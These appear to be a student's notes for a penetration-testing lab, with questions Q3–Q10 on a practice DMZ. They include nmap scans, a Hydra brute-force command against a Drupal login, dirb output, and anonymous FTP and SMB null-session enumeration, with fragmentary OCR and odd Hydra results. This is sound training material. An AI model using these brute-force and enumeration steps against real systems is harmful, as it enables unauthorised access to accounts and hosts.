

Also when entering the site, I get a section that the virtualized host has the following options, among them, a wordpress.

Q3 How many hosts on the DMZ network are running a web server on port 80?

Wednesday, October 11, 2023 10:27




```
# Nmap 7.92 scan initiated Wed Oct 11 21:10:56 2023 as: nmap -sCV -p 80 -iL scope -o Q3_P80_in_DMZ
```

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.51 ((Win64) PHP/7.4.26)
|_http-server-header: Apache/2.4.51 (Win64) PHP/7.4.26
|_http-title: WAMPSERVER Homepage
MAC Address: 02:C5:97:10:9D:21 (Unknown)

Nmap scan report for ip-192-168-100-51.ec2.internal (192.168.100.51)
Host is up (0.00026s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
|_http-svn-info: ERROR: Script execution failed (use -d to debug)
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT
|_http-title: IIS Windows Server
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK
|   WebDAV type: Unknown
|   Server Date: Wed, 11 Oct 2023 15:41:03 GMT
|   Server Type: Microsoft-IIS/8.5
|   Directory Listing:
|     http://ip-192-168-100-51.ec2.internal/
|     http://ip-192-168-100-51.ec2.internal/aspnet_client/
|     http://ip-192-168-100-51.ec2.internal/cmdasp.aspx
|     http://ip-192-168-100-51.ec2.internal/iis-85.png
|     http://ip-192-168-100-51.ec2.internal/iisstart.htm
|_    http://ip-192-168-100-51.ec2.internal/robots.txt.txt
MAC Address: 02:77:6F:13:0B:13 (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00021s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2018-02-21 17:28  drupal/
|_
MAC Address: 02:70:A2:D1:B3:F1 (Unknown)

Nmap scan report for ip-192-168-100-55.ec2.internal (192.168.100.55)
Host is up (0.00027s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
```

EVASION Firewall
To check if host 192.168.100.63 is up on port 80 we are going to fragment.

Q4 What version of MySQL is running on the system hosting a Drupal site?

Wednesday, October 11, 2023 10:48

The host with IP: 192.168.100.52 has a web server preloaded with drupal

```
Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00021s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2018-02-21 17:28  drupal/
|_
MAC Address: 02:70:A2:D1:B3:F1 (Unknown)

Nmap scan report for ip-192-168-100-55.ec2.internal (192.168.100.55)
Host is up (0.00027s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
MAC Address: 02:A1:77:7D:D7:7D (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
root@kali:~/questions# sudo nmap -sCV -p- 192.168.100.52 -o Q4 mysql version -vvv -T5
```


Let's see the MYSQL version.
Mysql is apparently on port 3306, and its version is MySQL 5.5.5-10.3.34

```
3306/tcp open  mysql         syn-ack ttl 64 MySQL 5.5.5-10.3.34-MariaDB-0ubuntu0.20.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.34-MariaDB-0ubuntu0.20.04.1
|   Thread ID: 49
|   Capabilities flags: 63486
|   Some Capabilities: FoundRows, SupportsLoadDataLocal, Speaks41ProtocolNew, Support41Auth, Con
atabaseTableColumn, IgnoreSigpipes, ODBCClient, SupportsMultipleResults, SupportsMultipleStatmen
|   Status: Autocommit
|   Salt: $(=9E0_m(|Y)^",VKUKW
|_  Auth Plugin Name: mysql_native_password
3389/tcp open  ms-wbt-server syn-ack ttl 64 xrdp
MAC Address: 02:70:A2:D1:B3:F1 (Unknown)
Service Info: Host: IP-192-168-100-52; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
root@kali:~/questions# sudo nmap -sCV -p 3306 192.168.100.52 -T5
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-11 21:34 IST
Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00069s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.5.5-10.3.34-MariaDB-0ubuntu0.20.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.34-MariaDB-0ubuntu0.20.04.1
|   Thread ID: 60
|   Capabilities flags: 63486
|   Some Capabilities: FoundRows, IgnoreSigpipes, SupportsCompression, SupportsTransactions, ODBCClient,
tAllowDatabaseTableColumn, ConnectWithDatabase, SupportsMultipleStatments, SupportsMultipleResults, Suppo
|   Status: Autocommit
|   Salt: 9W*jY\F(4i9|)Q>"-\gq
|_  Auth Plugin Name: mysql_native_password
MAC Address: 02:70:A2:D1:B3:F1 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
root@kali:~/questions#
```

Q5 What version of Windows is running on the host running WordPress?

Wednesday, October 11, 2023 11:02





```
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
MAC Address: 02:C5:97:10:9D:21 (Unknown)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: WINSERVER-01
|   NetBIOS computer name: WINSERVER-01\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-10-11T16:01:19+00:00
| smb2-time:
|   date: 2023-10-11T16:01:19
|_  start_date: 2023-10-11T13:58:47
| smb2-security-mode:
|   3.0.2:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: WINSERVER-01, NetBIOS user: <unknown>, NetBIOS MAC: 02:c5:97:10:9d:21 (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

It is observed that it shows 2 operating systems, it must be taken into account that a more exhaustive analysis yields a more precise answer, in this case when analyzing with a script for smb it can be recognized that the true version of Windows Server is 2012 R2.

Q6 What is the name of the user account that published a blog post on the Drupal site?

Wednesday, October 11, 2023 11:05

Drupal site is with host: 192.168.100.52



Comment is provided by "auditor"

Q7 What is the email of the admin user on the Drupal site?

Wednesday, October 11, 2023 11:09

I'm going to do some bruteforcing to identify which user is the administrator account:


For manual brute forcing, the email is: admin@syntex.com
Command:
hydra -l admin -p admin 192.168.100.52 http-post-form "/drupal/:name=^USER &pass=^PASS &form_build_id=formurXUWhakJwKEjWOfFGai8te7ZEnAeRWSHwjbTfjObOc&form_id=user_login_block&op=Log+in:Sorry, unrecognized username or password."

hydra -l admin -p admin 192.168.100.52 http-post-form "/drupal/? q=user/password:name=^USER &form_build_id=form-Jd1wsdyAvENLoBS2W3v46uQwfTE-b-FCOAnofu47C0o&form_id=user_pass&op=E-mail+new+password: Sorry, ÛSER is not recognized as a user name or an e-mail address."

```
[80][http-post-form] host: 192.168.100.52   login: trust   password: pass
[80][http-post-form] host: 192.168.100.52   login: abcd123   password: pass
[80][http-post-form] host: 192.168.100.52   login: unknown   password: pass
[80][http-post-form] host: 192.168.100.52   login: sql2005   password: pass
[80][http-post-form] host: 192.168.100.52   login: sql2000   password: pass
[80][http-post-form] host: 192.168.100.52   login: sql2003   password: pass
[80][http-post-form] host: 192.168.100.52   login: vista   password: pass
[80][http-post-form] host: 192.168.100.52   login: sql2008   password: pass
[80][http-post-form] host: 192.168.100.52   login: xp   password: pass
[80][http-post-form] host: 192.168.100.52   login: 98   password: pass
[80][http-post-form] host: 192.168.100.52   login: sql2009   password: pass
[80][http-post-form] host: 192.168.100.52   login: 2008   password: pass
[80][http-post-form] host: 192.168.100.52   login: someday   password: pass
[80][http-post-form] host: 192.168.100.52   login: sql2010   password: pass
[80][http-post-form] host: 192.168.100.52   login: complex   password: pass
[80][http-post-form] host: 192.168.100.52   login: 95   password: pass
[80][http-post-form] host: 192.168.100.52   login: 2003   password: pass
[80][http-post-form] host: 192.168.100.52   login: nt   password: pass
[80][http-post-form] host: 192.168.100.52   login: sql2011   password: pass
[80][http-post-form] host: 192.168.100.52   login: rain   password: pass
[80][http-post-form] host: 192.168.100.52   login: snow   password: pass
[80][http-post-form] host: 192.168.100.52   login: changelater   password: pass
[80][http-post-form] host: 192.168.100.52   login: unchanged   password: pass
[80][http-post-form] host: 192.168.100.52   login: qwerty   password: pass
[80][http-post-form] host: 192.168.100.52   login: fire   password: pass
[80][http-post-form] host: 192.168.100.52   login: 12345678   password: pass
[80][http-post-form] host: 192.168.100.52   login: football   password: pass
[80][http-post-form] host: 192.168.100.52   login: monkey   password: pass
[80][http-post-form] host: 192.168.100.52   login: abc123   password: pass
[80][http-post-form] host: 192.168.100.52   login: basketball   password: pass
[80][http-post-form] host: 192.168.100.52   login: 111111   password: pass
[80][http-post-form] host: 192.168.100.52   login: 1qaz2wsx   password: pass
[80][http-post-form] host: 192.168.100.52   login: dragon   password: pass
[80][http-post-form] host: 192.168.100.52   login: baseball   password: pass
[80][http-post-form] host: 192.168.100.52   login: master   password: pass
[80][http-post-form] host: 192.168.100.52   login: letmein   password: pass
[80][http-post-form] host: 192.168.100.52   login: princess   password: pass
[80][http-post-form] host: 192.168.100.52   login: login   password: pass
[80][http-post-form] host: 192.168.100.52   login: starwars   password: pass
[80][http-post-form] host: 192.168.100.52   login: solo   password: pass
1 of 1 target successfully completed, 165 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-11 23:55:35
root@kali:/usr/share/wordlists# hydra -l admin -p admin 192.168.100.52 http-post-form "/drupal/?q=user/password:name=^USER^&form_build
gnized as a user name or an e-mail address."
```

This was just a small test.

Now on the site we can list the users that exist:



There are only up to user 4.

That is, we have user 1, 2,3 and 4.

If I do a dirb I have the following:

```
START_TIME: Thu Oct 12 00:27:52 2023
URL_BASE: http://192.168.100.52/drupal/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.100.52/drupal/ ----
==> DIRECTORY: http://192.168.100.52/drupal/includes/
+ http://192.168.100.52/drupal/index.php (CODE:200|SIZE:10309)
==> DIRECTORY: http://192.168.100.52/drupal/misc/
==> DIRECTORY: http://192.168.100.52/drupal/modules/
==> DIRECTORY: http://192.168.100.52/drupal/profiles/
+ http://192.168.100.52/drupal/robots.txt (CODE:200|SIZE:2189)
==> DIRECTORY: http://192.168.100.52/drupal/scripts/
==> DIRECTORY: http://192.168.100.52/drupal/sites/
==> DIRECTORY: http://192.168.100.52/drupal/themes/
+ http://192.168.100.52/drupal/web.config (CODE:200|SIZE:2200)
+ http://192.168.100.52/drupal/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: http://192.168.100.52/drupal/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.100.52/drupal/misc/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.100.52/drupal/modules/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.100.52/drupal/profiles/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.100.52/drupal/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.100.52/drupal/sites/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.100.52/drupal/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Inside the robot file:


```
Allow: /misc/*.gif
Allow: /misc/*.jpg
Allow: /misc/*.jpeg
Allow: /misc/*.png
Allow: /modules/*.css$
Allow: /modules/*.css?
Allow: /modules/*.js$
Allow: /modules/*.js?
Allow: /modules/*.gif
Allow: /modules/*.jpg
Allow: /modules/*.jpeg
Allow: /modules/*.png
Allow: /profiles/*.css$
Allow: /profiles/*.css?
Allow: /profiles/*.js$
Allow: /profiles/*.js?
Allow: /profiles/*.gif
Allow: /profiles/*.jpg
Allow: /profiles/*.jpeg
Allow: /profiles/*.png
Allow: /themes/*.css$
Allow: /themes/*.css?
Allow: /themes/*.js$
Allow: /themes/*.js?
Allow: /themes/*.gif
Allow: /themes/*.jpg
Allow: /themes/*.jpeg
Allow: /themes/*.png
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
```

192.168.100.52/drupal/web.config

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
<configuration>
 <system.webServer>
  <!--
      Don't show directory listings for URLs which map to a directory.
  -->
  <directoryBrowse enabled="false"/>
  <rewrite>
   <rules>
    <rule name="Protect files and directories from prying eyes" stopProcessing="true">
     <match url="\.
     (engine|inc|info|install|make|module|profile|test|po|sh|.*sql|theme|tpl(\.php)?|xtmpl)$|^(\..*|Entries.*|Repository|Root|Ta
     \.(json|lock))$"/>
     <action type="CustomResponse" statusCode="403" subStatusCode="0" statusReason="Forbidden" statusDescri
     forbidden."/>
    </rule>
    <rule name="Force simple error message for requests for non-existent favicon.ico" stopProcessing="true">
     <match url="favicon\.ico"/>
     <action type="CustomResponse" statusCode="404" subStatusCode="1" statusReason="File Not Found" statusDe
     requested file favicon.ico was not found"/>
     <conditions>
      <add input="{REQUEST_FILENAME}" matchType="IsFile" negate="true"/>
     </conditions>
    </rule>
    <!--
```


*Testing_Commands × | minimal.info ×


```
name = Minimal
description = Start with only a few modules enabled.
version = VERSION
core = 7.x
dependencies[] = block
dependencies[] = dblog

; Information added by Drupal.org packaging script on 2018-02-21
version = "7.57"
project = "drupal"
datestamp = "1519235152"
```

Q8 What version of Drupal is running on the Drupal site?

Wednesday, October 11, 2023 14:27

Browsing through the directories we could find version: 7.57.

```
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
```

http://192.168.100.52/drupal/profiles/minimal/minimal.info

*Testing_Commands × minimal.info ×

```
name = Minimal
description = Start with only a few modules enabled.
version = VERSION
core = 7.x
dependencies[] = block
dependencies[] = dblog

; Information added by Drupal.org packaging script on 2018-02-21
version = "7.57"
project = "drupal"
datestamp = "1519235152"
```

Q9 How many systems on the target network have FTP servers with anonymous access enabled?

Wednesday, October 11, 2023 14:31

Guide:https://book.hacktricks.xyz/network-services-petesting/petesting-ftp

sudo nmap -iL scope -p 21 --script ftp-anon

```
root@kali:~/questions# cat Q9_ftp_anonymous_discover
# Nmap 7.92 scan initiated Thu Oct 12 01:52:23 2023 as: nmap -iL scope -p 21 --script ftp-anon -oN Q9_ftp_anonymous_discover
Nmap scan report for ip-192-168-100-50.ec2.internal (192.168.100.50)
Host is up (0.00030s latency).

PORT   STATE  SERVICE
21/tcp closed ftp
MAC Address: 02:C5:97:10:9D:21 (Unknown)

Nmap scan report for ip-192-168-100-51.ec2.internal (192.168.100.51)
Host is up (0.00029s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-19-22  02:25AM       <DIR>          aspnet_client
| 04-19-22  01:19AM                 1400 cmdasp.aspx
| 04-19-22  12:17AM                99710 iis-85.png
| 04-19-22  12:17AM                  701 iisstart.htm
|_04-19-22  02:13AM                   22 robots.txt.txt
MAC Address: 02:77:6F:13:0B:13 (Unknown)

Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00022s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 65534    65534         318 Apr 18  2022 updates.txt
MAC Address: 02:70:A2:D1:B3:F1 (Unknown)

Nmap scan report for ip-192-168-100-55.ec2.internal (192.168.100.55)
Host is up (0.00022s latency).

PORT   STATE  SERVICE
21/tcp closed ftp
MAC Address: 02:A1:77:7D:D7:7D (Unknown)
```

Q10 How many user accounts can be enumerated from the SAMBA server running on the Drupal hosting system?

Wednesday, October 11, 2023 15:26

Processes to list users in samba through smb vulnerabilities.

```
root@kali:/usr/share/nmap/scripts# nmap -p139,445 192.168.100.52 --script smb-enum-domains.nse
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-12 02:19 IST
Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00025s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:70:A2:D1:B3:F1 (Unknown)

Host script results:
| smb-enum-domains:
|   Builtin
|     Groups: n/a
|     Users: n/a
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|     Account lockout disabled
|   IP-192-168-100-52
|     Groups: n/a
|     Users: n/a
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|_    Account lockout disabled

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

When listing domains, it shows the minimum size of a password, but very little information.

```
root@kali:/usr/share/nmap/scripts# nmap -p139,445 192.168.100.52 --script smb-enum-shares
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-12 02:22 IST
Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00028s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:70:A2:D1:B3:F1 (Unknown)

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\192.168.100.52\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (ip-192-168-100-52 server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\192.168.100.52\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.100.52\shared:
|     Type: STYPE_DISKTREE
|     Comment: shared
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\auditor\shared
|     Anonymous access: READ
|_    Current user access: READ

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
```

Here is a user:

- Auditor
- guest

```
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.100.52:445    - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capabi
-168-100-52)
[*] 192.168.100.52:445    -   Host could not be identified: Windows 6.1 (Samba 4.13.17-Ubuntu)
[*] 192.168.100.52:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

With metasploit you can identify the version

```
root@kali:~/questions# smbclient -L 192.168.100.52 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        shared          Disk      shared
        IPC$            IPC       IPC Service (ip-192-168-100-52 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP
```

We can also connect as a null user:

```
root@kali:~/questions# rpcclient -U "" -N 192.168.100.52
rpcclient $>
```

Finally, to list, you simply have to do the following:

Otras herramientas de Kali para enumerar hosts Linux son **enum4linux**, **smbmap** o **shareenum**

```
enum4linux -U 10.0.2.4 # Cuentas de usuario, dominio y otros
enum4linux -S 10.0.2.4 # Shares. Los testea intentando mapearlos
enum4linux -a 10.0.2.4 # Full enumeration: ntbstat, accounts, shares, passwd policy
                       # info, RID cycling
```

```
# Establece una sesión samba y enumbera los shares y sus permisos
# Con USER y PASS vacíos ('') probaremos de usar la Null Session de Linux
# La opción -R lista el contenido del share
smbmap -u USER -p PASS -H HOST
```

rpcclient es útil para enumerar máquinas Windows, las cuales por cierto, no aceptan null sessions con lo que se ha de indicar un usuario/password. Al establecer la conexión aparecerá el rpcclient prompt donde poder ejecutar los comandos

There are the following users:

- Administrator
- Guest
- Krbthgt
- Domain admins
- Root
- Bin
- None


```
root@kali:~/questions# enum4linux -S 192.168.100.52
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Oct 12 03:28:54 2023

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.100.52
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 192.168.100.52    |
 =====================================================
[+] Got domain/workgroup name: WORKGROUP

 ======================================
|    Session Check on 192.168.100.52    |
 ======================================
